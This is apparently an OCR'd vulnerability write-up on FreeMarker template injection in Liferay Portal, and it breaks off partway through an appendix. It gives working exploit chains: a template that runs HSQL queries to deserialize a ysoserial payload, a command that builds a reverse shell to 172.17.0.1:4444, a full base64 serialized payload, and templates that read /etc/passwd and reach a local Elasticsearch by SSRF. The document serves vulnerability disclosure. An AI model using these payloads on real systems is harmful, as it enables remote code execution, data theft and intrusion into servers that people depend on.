


Note: The above steps are optional if a site already exists, and you can login directly as a user with the “Site Administrator” or “Site Owner” role.

In order to edit a FTL template we will navigate to “Content & Data > Web Content > Templates”. In this case we will edit the “Teacher” template:



In order to trigger the SSTI we can now preview any web page that implements the respective template we have edited above. In this case we will navigate to “Content & Data > Web Content > Web Content > Teachers” and preview any teacher page:



Result:

Note: Other ways of creating/modifying and executing FTL templates may exist besides the ones presented above.

Findings:

1. MAL-001: FreeMarker Server-Side Template Injection

Description:
By inserting malicious content in the FTL Templates, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and perform SSRF (Server-Side Request Forgery), read arbitrary files and/or obtain RCE (Remote Code Execution).

Proof of Concept:
As mentioned in the description, the SSTI leverages the FreeMarker Templating Language to bypass security restrictions and perform malicious actions such as:

- Remote Code Execution
- Arbitrary File Read
- Server-Side Request Forgery

The bypass consists of using FreeMarker accessible variables[2] such as:

- "expandoColumnLocalService.CTPersistence.openNewSession(null)" which exposes an object of class "com.liferay.portal.dao.orm.hibernate.SessionImpl"[3] which can be used to execute arbitrary HyperSQL queries and even obtain RCE
- "httpUtil"[4] which exposes the undocumented function "toURI(String uri)" which returns an object of class "java.net.URI"[5] and can be used to:
    - Read arbitrary files via the "file://" protocol
    - Perform arbitrary SSRF requests using the "http://", "https://", "ftp://" and/or "mailto://".

[2] https://github.com/liferay/liferay-portal/blob/master/portal-impl/src/com/liferay/portal/template/TemplateContextHelper.java
[3] https://docs.liferay.com/portal/5.1/javadocs/portal-impl/com/liferay/portal/dao/orm/hibernate/SessionImpl.html
[4] https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/util/HttpUtil.html
[5] https://docs.oracle.com/javase/7/docs/api/java/net/URI.html

1.1. Remote Code Execution:

In order to reach the “com.liferay.portal.dao.orm.hibernate.SessionImpl” object, the following chain is used:

- expandoColumnLocalService => com.liferay.portlet.expando.service.impl.ExpandoColumnLocalServiceImpl
- .CTPersistence => com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl
- .openNewSession(null) => com.liferay.portal.dao.orm.hibernate.SessionImpl

The following “expandoColumnLocalService” based SSTI can be used to see the chain in action:

```
##### DEBUG #####
<br/><br/>

expandoColumnLocalService: ${expandoColumnLocalService}
<br/><br/>

CTPersistence: ${expandoColumnLocalService.CTPersistence}
<br/><br/>

New Session: ${expandoColumnLocalService.CTPersistence.openNewSession(null).class}
<br/><br/>
```


Preview Result:

```
expandoColumnLocalService:
com.liferay.portlet.expando.service.impl.ExpandoColumnLocalServiceImpl@...

CTPersistence:
com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl@...

New Session: class com.liferay.portal.dao.orm.hibernate.SessionImpl
```

Browser View:



Now, with access to “com.liferay.portal.dao.orm.hibernate.SessionImpl”, we can proceed to leverage the exposed methods and fields to perform the following steps to reach RCE:

- **Executing Arbitrary SQL Queries:**

By exploring the documentation for “com.liferay.portlet.expando.service.persistence.impl.ExpandoColumnPersistenceImpl” and “com.liferay.portal.dao.orm.hibernate.SessionImpl” we notice a couple of interesting functions which we can leverage:

  - “expandoColumnLocalService.CTPersistence.getDB()”[6] which returns an object of type “com.liferay.portal.dao.db.HypersonicDB” disclosing that the application uses HSQL[7] to execute the queries
  - “expandoColumnLocalService.CTPersistence.openNewSession(null).createQuery(java.lang.String)”[8] which can be used to generate SQL queries to be sent to HSQL
  - “expandoColumnLocalService.CTPersistence.openNewSession(null).createQuery(java.lang.String).uniqueResult()”[9] which is used to trigger the malicious HSQL query

Example SSTI for performing a HSQL query:

```
${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("<HSQL_QUERY>").uniqueResult()}
```

Note: “<HSQL_QUERY>” needs to be replaced with a valid HSQL Query.

[6] https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/service/persistence/impl/BasePersistenceImpl.html#getDB--
[7] http://hsqldb.org/
[8] https://docs.liferay.com/portal/5.1/javadocs/portal-impl/com/liferay/portal/dao/orm/hibernate/SessionImpl.html#createQuery(java.lang.String)
[9] https://docs.liferay.com/portal/7.0/javadocs/portal-kernel/com/liferay/portal/kernel/dao/orm/Query.html#uniqueResult--

- **Executing System Commands with HSQL:**

By researching the inner workings and attacks on HSQL[10] we can see that HSQL supports loading and calling Java static methods (as long as the classes are in the HSQLDB classpath) using the "CALL"[11] statement.

By looking around for static classes supported by HSQLDB we have found the following functions of interest:

- "org.apache.commons.lang.SerializationUtils.deserialize(byte[] objectData)"[12] that can be used to parse and execute malicious serialized Java objects (e.g. ysoserial[13] payloads)
- "org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary(String encoded)"[14] or "org.apache.logging.log4j.core.config.plugins.convert.HexConverter.parseHexBinary(String s)"[15] to decode a Base64/AsciiHex encoded String to a byte array
- "java.lang.System.setProperty(String key, String value)"[16] which in this case we will use to disable deserialization protections by setting the "org.apache.commons.collections.enableUnsafeSerialization" key to "true"

The HSQL query that will leverage these 3 classes will have the following form:

```
CALL
"java.lang.System.setProperty"('org.apache.commons.collections.enableUnsafeSerialization
','true') +
"org.apache.commons.lang.SerializationUtils.deserialize"("org.apache.logging.log4j.core.
config.plugins.convert.Base64Converter.parseBase64Binary"('<YSOSERIAL_B64_PAYLOAD>'))
```

- **Generating the Ysoserial Payload:**

In order to generate a valid malicious Java serialized payload we will use the "ysoserail.jar"[17] with the following Linux command:

```
java -jar ysoserial.jar CommonsCollections7 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=}|{base64,-d}|bash" |
base64 -w0
```

When deserialized on a Linux system this payload will execute the command "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1" which will return a reverse shell to the attacker system listening on IP "172.17.0.1" and port "4444".

---

[10] https://swarm.ptsecurity.com/rce-in-f5-big-ip/
[11] http://www.hsqldb.org/doc/1.8/guide/ch09.html#call-section
[12] https://commons.apache.org/proper/commons-lang/apidocs/org/apache/commons/lang3/SerializationUtils.html#deserialize-byte:A-
[13] https://github.com/frohoff/ysoserial
[14] https://logging.apache.org/log4j/log4j-2.12.4/log4j-core/apidocs/org/apache/logging/log4j/core/config/plugins/convert/Base64Converter.html#parseBase64Binary-java.lang.String-
[15] https://logging.apache.org/log4j/2.x/log4j-core/apidocs/org/apache/logging/log4j/core/config/plugins/convert/HexConverter.html#parseHexBinary-java.lang.String-
[16] https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#setProperty(java.lang.String,%20java.lang.String)
[17] https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar

By putting together all the above steps we obtain the full FreeMarker RCE Code that returns a reverse shell back to an attacker-controlled machine:


```
<#assign pay =
"rO0ABXNyABNqYXZhLnV0aWwuSGFzaHRhYmxlE7sPJSFK5LgDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA
/QAAAAAAACHcIAAAACwAAAAJzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5TWFwbuW
Ugp55EJQDAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt
4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMe
X7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAtW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnN
mb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJk
CAAB4cAAAAAVzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnN
mb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAEWphdmEubGFuZy5
SdW50aW1lAAAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW5
2b2tlclRyYW5zZm9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9
kTmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sAC2lQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M7eHB1cgA
TW0xqYXZhLmxhbmcuT2JqZWN0O5DOWJ8QcylsAgAAeHAAAAACdAAKZ2V0UnVudGltZXVyABJbTGphdmEubGFuZy5
DbGFzczurFteuy81amQIAAHhwAAAAHQACWdldE1ldGhvZHVxAH4AFwAAAAJ2cgAQamF2YS5sYW5nLlN0cmluZ6D
wpDh6O7NCAgAAeHB2cQB+ABdzcQB+AA91cQB+ABQAAAACcHVxAH4AFAAAAAB0AAZpbnZva2V1cQB+ABcAAAACdnI
AEGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAAHhwdnEAfgAUc3EAfgAPdXIAE1tMamF2YS5sYW5nLlN0cmluZzu
t0lbn6R17RwIAAHhwAAAAXQAWGJhc2ggLWMge2VjaG8sWW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE56SXV
NVGN1TUM0eEx6UTBORFFnTUQ0bU1Rbz19fHtiYXNlNjQsLWR9fGJhc2h0AARleGVjdXEAfgAXAAAAAXEAfgAcc3E
AfgAKc3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhzgCAAFJAAV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqy
VHQuU4IsCAAB4cAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAFB9rBwxZg0QMAAkYACmxvYWRGYWN0b3JJAAl0aHJ
lc2hvbGR4cD9AAAAAAAAMdwgAAAAQAAAAAXQAAnl5cQB+AC94eHEAfgAvc3EAfgACcQB+AAdzcQB+ADA/QAAAAAA
ADHcIAAAAEAAAAAF0AAJ6WnEAfgAveHhzcQB+AC0AAAACeA==">

${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('${pay}'))").uniqueResult(
)}
```


Note: The “pay” variable was assigned separately in order to allow for the quick modification of the base64 encoded ysoserial payload.

Note 2: Although the FreeMarker template results in an error and displays nothing in the front-end, the payload is deserialized successfully and RCE is achieved.


Browser View Edit:




Nothing is displayed in the front-end:



But a reverse shell is received on the attacker's machine:



If we investigate the Liferay error logs we can see that a "Unhandled Exception" occurs in the apache deserialize function we called via the HSQL Statement:



1.2. Arbitrary File Read:

As mentioned above, we can use “httpUtil.getURI(".")” to get a valid “java.net.URI” object:

```
##### DEBUG #####
<br/><br/>

httpUtil: ${httpUtil}
<br/><br/>

URI: ${httpUtil.getURI(".").class}
<br/><br/>
```

Result:

```
##### DEBUG #####

httpUtil: com.liferay.portal.template.TemplateContextHelper$HttpWrapper@...

URI: class java.net.URI
```

In order to read arbitrary files we can use the following chain:

- httpUtil => com.liferay.portal.template.TemplateContextHelper$HttpWrapper
- .getURI(String uri) => java.net.URI
- .toURL() => java.net.URL
- .openConnection() => java.net.URLConnection
- .getInputStream() => java.io.InputStream


From here we can use a FreeMarker for loop using “<#list>” to read all the contents of the file until a “-1” (EOF) byte is reached.

Example SSTI for reading “/etc/passwd”:


```
<#assign x =
httpUtil.getURI("file:///etc/passwd").toURL().openConnection().getInputStream()>

"[<#list 0..9999 as _>
<#assign byte=x.read()>
    <#if byte == -1>
        <#break>
    </#if>
${byte}, </#list>]"
```

Result:



Because the file content is returned as a set of INTs corresponding to the decimal ASCII values of the file content, we will use a decoder to display the contents as human readable plaintext:



Note: The python code for “read_array.py” can be found in the Appendix section.

1.3. Server-Side Request Forgery:


We can use the same technique as presented in "**1.2. Arbitrary File Read**" in order to leverage the "java.net.URI" object in combination with a supported remote protocol (such as "http://", "https://", "ftp://" and/or "mailto://").

In this case we will use the "http://" protocol to read sensitive information from the Elasticsearch web interface that listens on "127.0.0.1:9201" on the target machine:


```
<#assign x =
httpUtil.getURI("http://127.0.0.1:9201").toURL().openConnection().getInputStream()>

"[<#list 0..9999 as _>
<#assign byte=x.read()>
    <#if byte == -1>
        <#break>
    </#if>
${byte}, </#list>]"
```

Result:



Plaintext Result:



Note: The python code for "read_array.py" can be found in the Appendix section.

Note 2: For the "http://" and "https://" protocols we could also perform arbitrary SSRF on other non-interactive, error resilient, non-HTTP protocols by using the "setDoOutput(true)", "getOutputStream()" and "write(int b)" functions.

Appendix:

Full RCE exploit SSTI:

```
<#assign pay =
"rO0ABXNyABNqYXZhLnV0aWwuSGFzaHRhYmxlE7sPJSFK5LgDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA
/QAAAAAAACHcIAAAACwAAAAJzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5TWFwbuW
Ugp55EJQDAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt
4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMe
X7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAtW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnN
mb3JtZXI7eHB1cgAtW0xvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJk
CAAB4cAAAAAVzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnN
mb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAEWphdmEubGFuZy5
SdW50aW1lAAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW5
2b2tlclRyYW5zZm9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9
